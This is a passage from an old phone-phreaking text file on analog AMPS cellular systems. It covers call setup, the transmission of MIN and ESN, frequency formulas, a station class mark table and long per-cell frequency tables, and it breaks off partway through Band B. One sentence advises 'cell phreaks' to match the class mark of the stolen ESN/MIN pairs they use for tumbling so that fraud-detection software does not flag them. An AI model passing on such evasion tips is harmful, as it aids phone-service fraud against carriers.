When first turned on, the cellular scans through the FOCC's and measures the strength of each signal. It will then tune to the strongest and attempt to decode the overhead control message. From the overhead the phone can determine if it is in its home system and the range of channels to scan for paging and access. If paging channels are used, the phone next scans each paging channel in the specified range and tunes to the strongest one. It's on that channel that the phone will continuously receive overhead message info plus paging messages. At this point the phone idles, continuously updating the overhead message info in its memory and monitoring the paging messages for its telephone number.

When the cellular phone user originates the call, the phone rescans the access channels to insure that it's tuned to the strongest one. It then transmits at 10 kbits per sec on the control channel to notify the switch of its MIN (mobile identification number (phone number)), its ESN, and the number it wants to reach. The switch verifies the incoming data and assigns a voice channel and an SAT (or DSAT for NAMPS) to the telephone. The phone tunes to the assigned voice channel and verifies the presence of the proper forward SAT frequency or DSAT message. If SAT (DSAT) is correct the phone transponds SAT (DSAT) back to the cell site and unmutes the forward audio. The cell site detects reverse SAT (DSAT) from the cellular and unmutes reverse audio. At this point the user can hear the other end ring. SAT (DSAT) is sent and received more or less continuously by both the base station and the phone but SAT (DSAT) is not sent during data transmissions and the phone does not transpond SAT continuously during VOX operation. DSAT is suspended during the transmission of DST. SAT 7 signalling tones are only used on AMPS voice channels and the signalling tone is only transmitted by the cellular phone.

Note that the number called, the ESN, MIN etc. are transmitted four or five times and it only takes 260 milliseconds for all of this data exchange.

Formulae

Call termination: 10 khz tone burst for 1.8 seconds.

Freq calc for channels 1-799

Reverse = 825mhz + (Ch.# X .03 mhz)
Forward = 870mhz + (Ch.# X .03 mhz)

Freq calc for channels 991-1023

Reverse = 825mhz - (.03 mhz X(1023-Ch#))
Forward = 870mhz - (.03 mhz X(1023-Ch#))
Duplex spacing = 45 mhz

Station Class Mark (SCM)

SCM	666 or 832 Ch.	VOX	Max Power in Watts
00	666	n	3
01	666	n	1.2
02	666	n	.6
03			
04	666	y	3
05	666	y	1.2
06	666	y	.6
07			
08	832	n	3
09	832	n	1.2
10	832	n	.6
11			
12	832	y	3
13	832	y	1.2
14	832	y	.6
15			

If the SCM is not set properly during programming the eprom, it might have adverse effects on the operation of the phone. It may also flag security software to a "Tumbled Phone". Smart cell phreaks will only use ESN/MIN's that have the same SCM as their own phone that they plan on tumbling.

Cellular Phone Channel Construction

Here is a method of determining which frequencies are used in a cellular system, and which ones are in what cells. If the system uses OMNICELLS, as most do, you can readily find all the channels in a cell if you know just one of them, using tables constructed with the instructions below.

Cellular frequencies are assigned by channel number, and for all channel numbers, in both wireline and non-wireline systems, the formula is:

Transmit Frequency: (channel number x .030 MHz) + 870 MHz

Receive Frequency: (channel number x .030 Mhz) + 825 Mhz

"Band A" (one of the two blocks) uses channels 1 to 333. To construct a table showing frequency by cells, use channel 333 as the top left corner of a table. The next entry to the right of channel 333 is 332, the next is 331, etc., down to channel 313. Enter channel 312 underneath 333, 311 under 332, etc. Each channel across the top row is the first channel in each *cell* of the system; each channel *down* from the column from the first channel is the next frequency assigned to that cell. You may have noted that each channel down is 21 channels lower in number. Usually the data channel used is the highest numbered channel in a cell.

"Band B" uses channels 334 to 666. Construct your table in a similar way, with channel 334 in the upper left corner, 335 the next entry to the right. The data channel should be the lowest numbered channel in each cell this time.

Cellular Phone Band A
(Channel 1 is Data)

Cell # 1

Channel 1 (333) Tx 879.990 Rx 834.990
Channel 2 (312) Tx 879.360 Rx 834.360
Channel 3 (291) Tx 878.730 Rx 833.730
Channel 4 (270) Tx 878.100 Rx 833.100
Channel 5 (249) Tx 877.470 Rx 832.470
Channel 6 (228) Tx 876.840 Rx 831.840
Channel 7 (207) Tx 876.210 Rx 831.210
Channel 8 (186) Tx 875.580 Rx 830.580
Channel 9 (165) Tx 874.950 Rx 829.950
Channel 10 (144) Tx 874.320 Rx 829.320
Channel 11 (123) Tx 873.690 Rx 828.690
Channel 12 (102) Tx 873.060 Rx 828.060
Channel 13 (81) Tx 872.430 Rx 827.430
Channel 14 (60) Tx 871.800 Rx 826.800
Channel 15 (39) Tx 871.170 Rx 826.170
Channel 16 (18) Tx 870.540 Rx 825.540

Cell # 2

Channel 1 (332) Tx 879.960 Rx 834.960
Channel 2 (311) Tx 879.330 Rx 834.330
Channel 3 (290) Tx 878.700 Rx 833.700
Channel 4 (269) Tx 878.070 Rx 833.070
Channel 5 (248) Tx 877.440 Rx 832.440
Channel 6 (227) Tx 876.810 Rx 831.810
Channel 7 (206) Tx 876.180 Rx 831.180
Channel 8 (185) Tx 875.550 Rx 830.550
Channel 9 (164) Tx 874.920 Rx 829.920
Channel 10 (143) Tx 874.290 Rx 829.290
Channel 11 (122) Tx 873.660 Rx 828.660
Channel 12 (101) Tx 873.030 Rx 828.030
Channel 13 (80) Tx 872.400 Rx 827.400
Channel 14 (59) Tx 871.770 Rx 826.770
Channel 15 (38) Tx 871.140 Rx 826.140
Channel 16 (17) Tx 870.510 Rx 825.510

Cell # 3

Channel 1 (331) Tx 879.930 Rx 834.930
Channel 2 (310) Tx 879.300 Rx 834.300
Channel 3 (289) Tx 878.670 Rx 833.670
Channel 4 (268) Tx 878.040 Rx 833.040
Channel 5 (247) Tx 877.410 Rx 832.410
Channel 6 (226) Tx 876.780 Rx 831.780
Channel 7 (205) Tx 876.150 Rx 831.150
Channel 8 (184) Tx 875.520 Rx 830.520
Channel 9 (163) Tx 874.890 Rx 829.890
Channel 10 (142) Tx 874.260 Rx 829.260
Channel 11 (121) Tx 873.630 Rx 828.630
Channel 12 (100) Tx 873.000 Rx 828.000
Channel 13 (79) Tx 872.370 Rx 827.370
Channel 14 (58) Tx 871.740 Rx 826.740
Channel 15 (37) Tx 871.110 Rx 826.110
Channel 16 (16) Tx 870.480 Rx 825.480

Cell # 4

Channel 1 (330) Tx 879.900 Rx 834.900
Channel 2 (309) Tx 879.270 Rx 834.270
Channel 3 (288) Tx 878.640 Rx 833.640
Channel 4 (267) Tx 878.010 Rx 833.010
Channel 5 (246) Tx 877.380 Rx 832.380
Channel 6 (225) Tx 876.750 Rx 831.750
Channel 7 (204) Tx 876.120 Rx 831.120
Channel 8 (183) Tx 875.490 Rx 830.490
Channel 9 (162) Tx 874.860 Rx 829.860
Channel 10 (141) Tx 874.230 Rx 829.230
Channel 11 (120) Tx 873.600 Rx 828.600
Channel 12 (99) Tx 872.970 Rx 827.970
Channel 13 (78) Tx 872.340 Rx 827.340
Channel 14 (57) Tx 871.710 Rx 826.710
Channel 15 (36) Tx 871.080 Rx 826.080
Channel 16 (15) Tx 870.450 Rx 825.450

Cell # 5

Channel 1 (329) Tx 879.870 Rx 834.870
Channel 2 (308) Tx 879.240 Rx 834.240
Channel 3 (287) Tx 878.610 Rx 833.610
Channel 4 (266) Tx 877.980 Rx 832.980
Channel 5 (245) Tx 877.350 Rx 832.350
Channel 6 (224) Tx 876.720 Rx 831.720
Channel 7 (203) Tx 876.090 Rx 831.090
Channel 8 (182) Tx 875.460 Rx 830.460
Channel 9 (161) Tx 874.830 Rx 829.830
Channel 10 (140) Tx 874.200 Rx 829.200
Channel 11 (119) Tx 873.570 Rx 828.570
Channel 12 (98) Tx 872.940 Rx 827.940
Channel 13 (77) Tx 872.310 Rx 827.310
Channel 14 (56) Tx 871.680 Rx 826.680
Channel 15 (35) Tx 871.050 Rx 826.050
Channel 16 (14) Tx 870.420 Rx 825.420

Cell # 6

Channel 1 (328) Tx 879.840 Rx 834.840
Channel 2 (307) Tx 879.210 Rx 834.210
Channel 3 (286) Tx 878.580 Rx 833.580
Channel 4 (265) Tx 877.950 Rx 832.950
Channel 5 (244) Tx 877.320 Rx 832.320
Channel 6 (223) Tx 876.690 Rx 831.690
Channel 7 (202) Tx 876.060 Rx 831.060
Channel 8 (181) Tx 875.430 Rx 830.430
Channel 9 (160) Tx 874.800 Rx 829.800
Channel 10 (139) Tx 874.170 Rx 829.170
Channel 11 (118) Tx 873.540 Rx 828.540
Channel 12 (97) Tx 872.910 Rx 827.910
Channel 13 (76) Tx 872.280 Rx 827.280
Channel 14 (55) Tx 871.650 Rx 826.650
Channel 15 (34) Tx 871.020 Rx 826.020
Channel 16 (13) Tx 870.390 Rx 825.390

Cell # 7

Channel 1 (327) Tx 879.810 Rx 834.810
Channel 2 (306) Tx 879.180 Rx 834.180
Channel 3 (285) Tx 878.550 Rx 833.550
Channel 4 (264) Tx 877.920 Rx 832.920
Channel 5 (243) Tx 877.290 Rx 832.290
Channel 6 (222) Tx 876.660 Rx 831.660
Channel 7 (201) Tx 876.030 Rx 831.030
Channel 8 (180) Tx 875.400 Rx 830.400
Channel 9 (159) Tx 874.770 Rx 829.770
Channel 10 (138) Tx 874.140 Rx 829.140
Channel 11 (117) Tx 873.510 Rx 828.510
Channel 12 (96) Tx 872.880 Rx 827.880
Channel 13 (75) Tx 872.250 Rx 827.250
Channel 14 (54) Tx 871.620 Rx 826.620
Channel 15 (33) Tx 870.990 Rx 825.990
Channel 16 (12) Tx 870.360 Rx 825.360

Cell # 8

Channel 1 (326) Tx 879.780 Rx 834.780
Channel 2 (305) Tx 879.150 Rx 834.150
Channel 3 (284) Tx 878.520 Rx 833.520
Channel 4 (263) Tx 877.890 Rx 832.890
Channel 5 (242) Tx 877.260 Rx 832.260
Channel 6 (221) Tx 876.630 Rx 831.630
Channel 7 (200) Tx 876.000 Rx 831.000
Channel 8 (179) Tx 875.370 Rx 830.370
Channel 9 (158) Tx 874.740 Rx 829.740
Channel 10 (137) Tx 874.110 Rx 829.110
Channel 11 (116) Tx 873.480 Rx 828.480
Channel 12 (95) Tx 872.850 Rx 827.850
Channel 13 (74) Tx 872.220 Rx 827.220
Channel 14 (53) Tx 871.590 Rx 826.590
Channel 15 (32) Tx 870.960 Rx 825.960
Channel 16 (11) Tx 870.330 Rx 825.330

Cell # 9

Channel 1 (325) Tx 879.750 Rx 834.750
Channel 2 (304) Tx 879.120 Rx 834.120
Channel 3 (283) Tx 878.490 Rx 833.490
Channel 4 (262) Tx 877.860 Rx 832.860
Channel 5 (241) Tx 877.230 Rx 832.230
Channel 6 (220) Tx 876.600 Rx 831.600
Channel 7 (199) Tx 875.970 Rx 830.970
Channel 8 (178) Tx 875.340 Rx 830.340
Channel 9 (157) Tx 874.710 Rx 829.710
Channel 10 (136) Tx 874.080 Rx 829.080
Channel 11 (115) Tx 873.450 Rx 828.450
Channel 12 (94) Tx 872.820 Rx 827.820
Channel 13 (73) Tx 872.190 Rx 827.190
Channel 14 (52) Tx 871.560 Rx 826.560
Channel 15 (31) Tx 870.930 Rx 825.930
Channel 16 (10) Tx 870.300 Rx 825.300

Cell # 10

Channel 1 (324) Tx 879.720 Rx 834.720
Channel 2 (303) Tx 879.090 Rx 834.090
Channel 3 (282) Tx 878.460 Rx 833.460
Channel 4 (261) Tx 877.830 Rx 832.830
Channel 5 (240) Tx 877.200 Rx 832.200
Channel 6 (219) Tx 876.570 Rx 831.570
Channel 7 (198) Tx 875.940 Rx 830.940
Channel 8 (177) Tx 875.310 Rx 830.310
Channel 9 (156) Tx 874.680 Rx 829.680
Channel 10 (135) Tx 874.050 Rx 829.050
Channel 11 (114) Tx 873.420 Rx 828.420
Channel 12 (93) Tx 872.790 Rx 827.790
Channel 13 (72) Tx 872.160 Rx 827.160
Channel 14 (51) Tx 871.530 Rx 826.530
Channel 15 (30) Tx 870.900 Rx 825.900
Channel 16 (9) Tx 870.270 Rx 825.270

Cell # 11

Channel 1 (323) Tx 879.690 Rx 834.690
Channel 2 (302) Tx 879.060 Rx 834.060
Channel 3 (281) Tx 878.430 Rx 833.430
Channel 4 (260) Tx 877.800 Rx 832.800
Channel 5 (239) Tx 877.170 Rx 832.170
Channel 6 (218) Tx 876.540 Rx 831.540
Channel 7 (197) Tx 875.910 Rx 830.910
Channel 8 (176) Tx 875.280 Rx 830.280
Channel 9 (155) Tx 874.650 Rx 829.650
Channel 10 (134) Tx 874.020 Rx 829.020
Channel 11 (113) Tx 873.390 Rx 828.390
Channel 12 (92) Tx 872.760 Rx 827.760
Channel 13 (71) Tx 872.130 Rx 827.130
Channel 14 (50) Tx 871.500 Rx 826.500
Channel 15 (29) Tx 870.870 Rx 825.870
Channel 16 (8) Tx 870.240 Rx 825.240

Cell # 12

Channel 1 (322) Tx 879.660 Rx 834.660
Channel 2 (301) Tx 879.030 Rx 834.030
Channel 3 (280) Tx 878.400 Rx 833.400
Channel 4 (259) Tx 877.770 Rx 832.770
Channel 5 (238) Tx 877.140 Rx 832.140
Channel 6 (217) Tx 876.510 Rx 831.510
Channel 7 (196) Tx 875.880 Rx 830.880
Channel 8 (175) Tx 875.250 Rx 830.250
Channel 9 (154) Tx 874.620 Rx 829.620
Channel 10 (133) Tx 873.990 Rx 828.990
Channel 11 (112) Tx 873.360 Rx 828.360
Channel 12 (91) Tx 872.730 Rx 827.730
Channel 13 (70) Tx 872.100 Rx 827.100
Channel 14 (49) Tx 871.470 Rx 826.470
Channel 15 (28) Tx 870.840 Rx 825.840
Channel 16 (7) Tx 870.210 Rx 825.210

Cell # 13

Channel 1 (321) Tx 879.630 Rx 834.630
Channel 2 (300) Tx 879.000 Rx 834.000
Channel 3 (279) Tx 878.370 Rx 833.370
Channel 4 (258) Tx 877.740 Rx 832.740
Channel 5 (237) Tx 877.110 Rx 832.110
Channel 6 (216) Tx 876.480 Rx 831.480
Channel 7 (195) Tx 875.850 Rx 830.850
Channel 8 (174) Tx 875.220 Rx 830.220
Channel 9 (153) Tx 874.590 Rx 829.590
Channel 10 (132) Tx 873.960 Rx 828.960
Channel 11 (111) Tx 873.330 Rx 828.330
Channel 12 (90) Tx 872.700 Rx 827.700

Channel 13 (69) Tx 872.070 Rx 827.070
Channel 14 (48) Tx 871.440 Rx 826.440
Channel 15 (27) Tx 870.810 Rx 825.810
Channel 16 (6) Tx 870.180 Rx 825.180

Cell # 14

Channel 1 (320) Tx 879.600 Rx 834.600
Channel 2 (299) Tx 878.970 Rx 833.970
Channel 3 (278) Tx 878.340 Rx 833.340
Channel 4 (257) Tx 877.710 Rx 832.710
Channel 5 (236) Tx 877.080 Rx 832.080
Channel 6 (215) Tx 876.450 Rx 831.450
Channel 7 (194) Tx 875.820 Rx 830.820
Channel 8 (173) Tx 875.190 Rx 830.190
Channel 9 (152) Tx 874.560 Rx 829.560
Channel 10 (131) Tx 873.930 Rx 828.930
Channel 11 (110) Tx 873.300 Rx 828.300
Channel 12 (89) Tx 872.670 Rx 827.670
Channel 13 (68) Tx 872.040 Rx 827.040
Channel 14 (47) Tx 871.410 Rx 826.410
Channel 15 (26) Tx 870.780 Rx 825.780
Channel 16 (5) Tx 870.150 Rx 825.150

Cell # 15

Channel 1 (319) Tx 879.570 Rx 834.570
Channel 2 (298) Tx 878.940 Rx 833.940
Channel 3 (277) Tx 878.310 Rx 833.310
Channel 4 (256) Tx 877.680 Rx 832.680
Channel 5 (235) Tx 877.050 Rx 832.050
Channel 6 (214) Tx 876.420 Rx 831.420
Channel 7 (193) Tx 875.790 Rx 830.790
Channel 8 (172) Tx 875.160 Rx 830.160
Channel 9 (151) Tx 874.530 Rx 829.530
Channel 10 (130) Tx 873.900 Rx 828.900
Channel 11 (109) Tx 873.270 Rx 828.270
Channel 12 (88) Tx 872.640 Rx 827.640
Channel 13 (67) Tx 872.010 Rx 827.010
Channel 14 (46) Tx 871.380 Rx 826.380
Channel 15 (25) Tx 870.750 Rx 825.750
Channel 16 (4) Tx 870.120 Rx 825.120

Cell # 16

Channel 1 (318) Tx 879.540 Rx 834.540
Channel 2 (297) Tx 878.910 Rx 833.910
Channel 3 (276) Tx 878.280 Rx 833.280
Channel 4 (255) Tx 877.650 Rx 832.650
Channel 5 (234) Tx 877.020 Rx 832.020
Channel 6 (213) Tx 876.390 Rx 831.390
Channel 7 (192) Tx 875.760 Rx 830.760
Channel 8 (171) Tx 875.130 Rx 830.130
Channel 9 (150) Tx 874.500 Rx 829.500
Channel 10 (129) Tx 873.870 Rx 828.870
Channel 11 (108) Tx 873.240 Rx 828.240
Channel 12 (87) Tx 872.610 Rx 827.610
Channel 13 (66) Tx 871.980 Rx 826.980
Channel 14 (45) Tx 871.350 Rx 826.350
Channel 15 (24) Tx 870.720 Rx 825.720
Channel 16 (3) Tx 870.090 Rx 825.090

Cell # 17

Channel 1 (317) Tx 879.510 Rx 834.510
Channel 2 (296) Tx 878.880 Rx 833.880
Channel 3 (275) Tx 878.250 Rx 833.250
Channel 4 (254) Tx 877.620 Rx 832.620
Channel 5 (233) Tx 876.990 Rx 831.990
Channel 6 (212) Tx 876.360 Rx 831.360
Channel 7 (191) Tx 875.730 Rx 830.730
Channel 8 (170) Tx 875.100 Rx 830.100
Channel 9 (149) Tx 874.470 Rx 829.470
Channel 10 (128) Tx 873.840 Rx 828.840
Channel 11 (107) Tx 873.210 Rx 828.210
Channel 12 (86) Tx 872.580 Rx 827.580
Channel 13 (65) Tx 871.950 Rx 826.950
Channel 14 (44) Tx 871.320 Rx 826.320
Channel 15 (23) Tx 870.690 Rx 825.690
Channel 16 (2) Tx 870.060 Rx 825.060

Cell # 18

Channel 1 (316) Tx 879.480 Rx 834.480
Channel 2 (295) Tx 878.850 Rx 833.850
Channel 3 (274) Tx 878.220 Rx 833.220
Channel 4 (253) Tx 877.590 Rx 832.590
Channel 5 (232) Tx 876.960 Rx 831.960
Channel 6 (211) Tx 876.330 Rx 831.330
Channel 7 (190) Tx 875.700 Rx 830.700
Channel 8 (169) Tx 875.070 Rx 830.070
Channel 9 (148) Tx 874.440 Rx 829.440
Channel 10 (127) Tx 873.810 Rx 828.810
Channel 11 (106) Tx 873.180 Rx 828.180
Channel 12 (85) Tx 872.550 Rx 827.550
Channel 13 (64) Tx 871.920 Rx 826.920
Channel 14 (43) Tx 871.290 Rx 826.290
Channel 15 (22) Tx 870.660 Rx 825.660
Channel 16 (1) Tx 870.030 Rx 825.030

Cell # 19

Channel 1 (315) Tx 879.450 Rx 834.450
Channel 2 (294) Tx 878.820 Rx 833.820
Channel 3 (273) Tx 878.190 Rx 833.190
Channel 4 (252) Tx 877.560 Rx 832.560
Channel 5 (231) Tx 876.930 Rx 831.930
Channel 6 (210) Tx 876.300 Rx 831.300
Channel 7 (189) Tx 875.670 Rx 830.670
Channel 8 (168) Tx 875.040 Rx 830.040
Channel 9 (147) Tx 874.410 Rx 829.410
Channel 10 (126) Tx 873.780 Rx 828.780
Channel 11 (105) Tx 873.150 Rx 828.150
Channel 12 (84) Tx 872.520 Rx 827.520
Channel 13 (63) Tx 871.890 Rx 826.890
Channel 14 (42) Tx 871.260 Rx 826.260
Channel 15 (21) Tx 870.630 Rx 825.630

Cell # 20

Channel 1 (314) Tx 879.420 Rx 834.420
Channel 2 (293) Tx 878.790 Rx 833.790
Channel 3 (272) Tx 878.160 Rx 833.160
Channel 4 (251) Tx 877.530 Rx 832.530
Channel 5 (230) Tx 876.900 Rx 831.900
Channel 6 (209) Tx 876.270 Rx 831.270
Channel 7 (188) Tx 875.640 Rx 830.640
Channel 8 (167) Tx 875.010 Rx 830.010
Channel 9 (146) Tx 874.380 Rx 829.380
Channel 10 (125) Tx 873.750 Rx 828.750
Channel 11 (104) Tx 873.120 Rx 828.120
Channel 12 (83) Tx 872.490 Rx 827.490
Channel 13 (62) Tx 871.860 Rx 826.860
Channel 14 (41) Tx 871.230 Rx 826.230
Channel 15 (20) Tx 870.600 Rx 825.600

Cell # 21

Channel 1 (313) Tx 879.390 Rx 834.390
Channel 2 (292) Tx 878.760 Rx 833.760
Channel 3 (271) Tx 878.130 Rx 833.130
Channel 4 (250) Tx 877.500 Rx 832.500
Channel 5 (229) Tx 876.870 Rx 831.870
Channel 6 (208) Tx 876.240 Rx 831.240
Channel 7 (187) Tx 875.610 Rx 830.610
Channel 8 (166) Tx 874.980 Rx 829.980
Channel 9 (145) Tx 874.350 Rx 829.350
Channel 10 (124) Tx 873.720 Rx 828.720
Channel 11 (103) Tx 873.090 Rx 828.090
Channel 12 (82) Tx 872.460 Rx 827.460
Channel 13 (61) Tx 871.830 Rx 826.830
Channel 14 (40) Tx 871.200 Rx 826.200
Channel 15 (19) Tx 870.570 Rx 825.570

Cellular Phone Band B
(Channel 1 is Data)
Cell # 1

Channel 1 (334) Tx 880.020 Rx 835.020
Channel 2 (355) Tx 880.650 Rx 835.650
Channel 3 (376) Tx 881.280 Rx 836.280
Channel 4 (397) Tx 881.910 Rx 836.910
Channel 5 (418) Tx 882.540 Rx 837.540
Channel 6 (439) Tx 883.170 Rx 838.170
Channel 7 (460) Tx 883.800 Rx 838.800
Channel 8 (481) Tx 884.430 Rx 839.430
Channel 9 (502) Tx 885.060 Rx 840.060
Channel 10 (523) Tx 885.690 Rx 840.690
Channel 11 (544) Tx 886.320 Rx 841.320
Channel 12 (565) Tx 886.950 Rx 841.950
Channel 13 (586) Tx 887.580 Rx 842.580
Channel 14 (607) Tx 888.210 Rx 843.210
Channel 15 (628) Tx 888.840 Rx 843.840
Channel 16 (649) Tx 889.470 Rx 844.470

Cell # 2

Channel 1 (335) Tx 880.050 Rx 835.050
Channel 2 (356) Tx 880.680 Rx 835.680
Channel 3 (377) Tx 881.310 Rx 836.310
Channel 4 (398) Tx 881.940 Rx 836.940
Channel 5 (419) Tx 882.570 Rx 837.570
Channel 6 (440) Tx 883.200 Rx 838.200
Channel 7 (461) Tx 883.830 Rx 838.830
Channel 8 (482) Tx 884.460 Rx 839.460
Channel 9 (503) Tx 885.090 Rx 840.090
Channel 10 (524) Tx 885.720 Rx 840.720
Channel 11 (545) Tx 886.350 Rx 841.350
Channel 12 (566) Tx 886.980 Rx 841.980
Channel 13 (587) Tx 887.610 Rx 842.610
Channel 14 (608) Tx 888.240 Rx 843.240
Channel 15 (629) Tx 888.870 Rx 843.870
Channel 16 (650) Tx 889.500 Rx 844.500

Cell # 3

Channel 1 (336) Tx 880.080 Rx 835.080
Channel 2 (357) Tx 880.710 Rx 835.710
Channel 3 (378) Tx 881.340 Rx 836.340
Channel 4 (399) Tx 881.970 Rx 836.970
Channel 5 (420) Tx 882.600 Rx 837.600
Channel 6 (441) Tx 883.230 Rx 838.230
Channel 7 (462) Tx 883.860 Rx 838.860
Channel 8 (483) Tx 884.490 Rx 839.490
Channel 9 (504) Tx 885.120 Rx 840.120
Channel 10 (525) Tx 885.750 Rx 840.750
Channel 11 (546) Tx 886.380 Rx 841.380
Channel 12 (567) Tx 887.010 Rx 842.010
Channel 13 (588) Tx 887.640 Rx 842.640
Channel 14 (609) Tx 888.270 Rx 843.270
Channel 15 (630) Tx 888.900 Rx 843.900
Channel 16 (651) Tx 889.530 Rx 844.530

Cell # 4

Channel 1 (337) Tx 880.110 Rx 835.110
Channel 2 (358) Tx 880.740 Rx 835.740
Channel 3 (379) Tx 881.370 Rx 836.370
Channel 4 (400) Tx 882.000 Rx 837.000
Channel 5 (421) Tx 882.630 Rx 837.630
Channel 6 (442) Tx 883.260 Rx 838.260
Channel 7 (463) Tx 883.890 Rx 838.890
Channel 8 (484) Tx 884.520 Rx 839.520
Channel 9 (505) Tx 885.150 Rx 840.150
Channel 10 (526) Tx 885.780 Rx 840.780
Channel 11 (547) Tx 886.410 Rx 841.410
Channel 12 (568) Tx 887.040 Rx 842.040
Channel 13 (589) Tx 887.670 Rx 842.670
Channel 14 (610) Tx 888.300 Rx 843.300
Channel 15 (631) Tx 888.930 Rx 843.930
Channel 16 (652) Tx 889.560 Rx 844.560

Cell # 5

Channel 1 (338) Tx 880.140 Rx 835.140
Channel 2 (359) Tx 880.770 Rx 835.770
Channel 3 (380) Tx 881.400 Rx 836.400
Channel 4 (401) Tx 882.030 Rx 837.030
Channel 5 (422) Tx 882.660 Rx 837.660
Channel 6 (443) Tx 883.290 Rx 838.290
Channel 7 (464) Tx 883.920 Rx 838.920
Channel 8 (485) Tx 884.550 Rx 839.550
Channel 9 (506) Tx 885.180 Rx 840.180
Channel 10 (527) Tx 885.810 Rx 840.810

Channel 11 (548) Tx 886.440 Rx 841.440
Channel 12 (569) Tx 887.070 Rx 842.070
Channel 13 (590) Tx 887.700 Rx 842.700
Channel 14 (611) Tx 888.330 Rx 843.330
Channel 15 (632) Tx 888.960 Rx 843.960
Channel 16 (653) Tx 889.590 Rx 844.590

Cell # 6

Channel 1 (339) Tx 880.170 Rx 835.170
Channel 2 (360) Tx 880.800 Rx 835.800
Channel 3 (381) Tx 881.430 Rx 836.430
Channel 4 (402) Tx 882.060 Rx 837.060
Channel 5 (423) Tx 882.690 Rx 837.690
Channel 6 (444) Tx 883.320 Rx 838.320
Channel 7 (465) Tx 883.950 Rx 838.950
Channel 8 (486) Tx 884.580 Rx 839.580
Channel 9 (507) Tx 885.210 Rx 840.210
Channel 10 (528) Tx 885.840 Rx 840.840
Channel 11 (549) Tx 886.470 Rx 841.470
Channel 12 (570) Tx 887.100 Rx 842.100
Channel 13 (591) Tx 887.730 Rx 842.730
Channel 14 (612) Tx 888.360 Rx 843.360
Channel 15 (633) Tx 888.990 Rx 843.990
Channel 16 (654) Tx 889.620 Rx 844.620

Cell # 7

Channel 1 (340) Tx 880.200 Rx 835.200
Channel 2 (361) Tx 880.830 Rx 835.830
Channel 3 (382) Tx 881.460 Rx 836.460
Channel 4 (403) Tx 882.090 Rx 837.090
Channel 5 (424) Tx 882.720 Rx 837.720
Channel 6 (445) Tx 883.350 Rx 838.350
Channel 7 (466) Tx 883.980 Rx 838.980
Channel 8 (487) Tx 884.610 Rx 839.610
Channel 9 (508) Tx 885.240 Rx 840.240
Channel 10 (529) Tx 885.870 Rx 840.870
Channel 11 (550) Tx 886.500 Rx 841.500
Channel 12 (571) Tx 887.130 Rx 842.130
Channel 13 (592) Tx 887.760 Rx 842.760
Channel 14 (613) Tx 888.390 Rx 843.390
Channel 15 (634) Tx 889.020 Rx 844.020
Channel 16 (655) Tx 889.650 Rx 844.650

Cell # 8

Channel 1 (341) Tx 880.230 Rx 835.230
Channel 2 (362) Tx 880.860 Rx 835.860
Channel 3 (383) Tx 881.490 Rx 836.490
Channel 4 (404) Tx 882.120 Rx 837.120
Channel 5 (425) Tx 882.750 Rx 837.750
Channel 6 (446) Tx 883.380 Rx 838.380
Channel 7 (467) Tx 884.010 Rx 839.010
Channel 8 (488) Tx 884.640 Rx 839.640
Channel 9 (509) Tx 885.270 Rx 840.270
Channel 10 (530) Tx 885.900 Rx 840.900
Channel 11 (551) Tx 886.530 Rx 841.530
Channel 12 (572) Tx 887.160 Rx 842.160
Channel 13 (593) Tx 887.790 Rx 842.790
Channel 14 (614) Tx 888.420 Rx 843.420
Channel 15 (635) Tx 889.050 Rx 844.050
Channel 16 (656) Tx 889.680 Rx 844.680

Cell # 9

Channel 1 (342) Tx 880.260 Rx 835.260
Channel 2 (363) Tx 880.890 Rx 835.890
Channel 3 (384) Tx 881.520 Rx 836.520
Channel 4 (405) Tx 882.150 Rx 837.150
Channel 5 (426) Tx 882.780 Rx 837.780
Channel 6 (447) Tx 883.410 Rx 838.410
Channel 7 (468) Tx 884.040 Rx 839.040
Channel 8 (489) Tx 884.670 Rx 839.670
Channel 9 (510) Tx 885.300 Rx 840.300
Channel 10 (531) Tx 885.930 Rx 840.930
Channel 11 (552) Tx 886.560 Rx 841.560
Channel 12 (573) Tx 887.190 Rx 842.190
Channel 13 (594) Tx 887.820 Rx 842.820
Channel 14 (615) Tx 888.450 Rx 843.450
Channel 15 (636) Tx 889.080 Rx 844.080
Channel 16 (657) Tx 889.710 Rx 844.710

Cell # 10

Channel 1 (343) Tx 880.290 Rx 835.290
Channel 2 (364) Tx 880.920 Rx 835.920
Channel 3 (385) Tx 881.550 Rx 836.550
Channel 4 (406) Tx 882.180 Rx 837.180
Channel 5 (427) Tx 882.810 Rx 837.810
Channel 6 (448) Tx 883.440 Rx 838.440
Channel 7 (469) Tx 884.070 Rx 839.070
Channel 8 (490) Tx 884.700 Rx 839.700
Channel 9 (511) Tx 885.330 Rx 840.330
Channel 10 (532) Tx 885.960 Rx 840.960
Channel 11 (553) Tx 886.590 Rx 841.590
Channel 12 (574) Tx 887.220 Rx 842.220
Channel 13 (595) Tx 887.850 Rx 842.850
Channel 14 (616) Tx 888.480 Rx 843.480
Channel 15 (637) Tx 889.110 Rx 844.110
Channel 16 (658) Tx 889.740 Rx 844.740

Cell # 11

Channel 1 (344) Tx 880.320 Rx 835.320
Channel 2 (365) Tx 880.950 Rx 835.950
Channel 3 (386) Tx 881.580 Rx 836.580
Channel 4 (407) Tx 882.210 Rx 837.210
Channel 5 (428) Tx 882.840 Rx 837.840
Channel 6 (449) Tx 883.470 Rx 838.470
Channel 7 (470) Tx 884.100 Rx 839.100
Channel 8 (491) Tx 884.730 Rx 839.730
Channel 9 (512) Tx 885.360 Rx 840.360
Channel 10 (533) Tx 885.990 Rx 840.990
Channel 11 (554) Tx 886.620 Rx 841.620
Channel 12 (575) Tx 887.250 Rx 842.250
Channel 13 (596) Tx 887.880 Rx 842.880
Channel 14 (617) Tx 888.510 Rx 843.510
Channel 15 (638) Tx 889.140 Rx 844.140
Channel 16 (659) Tx 889.770 Rx 844.770

Cell # 12

Channel 1 (345) Tx 880.350 Rx 835.350
Channel 2 (366) Tx 880.980 Rx 835.980
Channel 3 (387) Tx 881.610 Rx 836.610
Channel 4 (408) Tx 882.240 Rx 837.240
Channel 5 (429) Tx 882.870 Rx 837.870
Channel 6 (450) Tx 883.500 Rx 838.500
Channel 7 (471) Tx 884.130 Rx 839.130
Channel 8 (492) Tx 884.760 Rx 839.760
Channel 9 (513) Tx 885.390 Rx 840.390
Channel 10 (534) Tx 886.020 Rx 841.020
Channel 11 (555) Tx 886.650 Rx 841.650
Channel 12 (576) Tx 887.280 Rx 842.280
Channel 13 (597) Tx 887.910 Rx 842.910
Channel 14 (618) Tx 888.540 Rx 843.540
Channel 15 (639) Tx 889.170 Rx 844.170
Channel 16 (660) Tx 889.800 Rx 844.800

Cell # 13

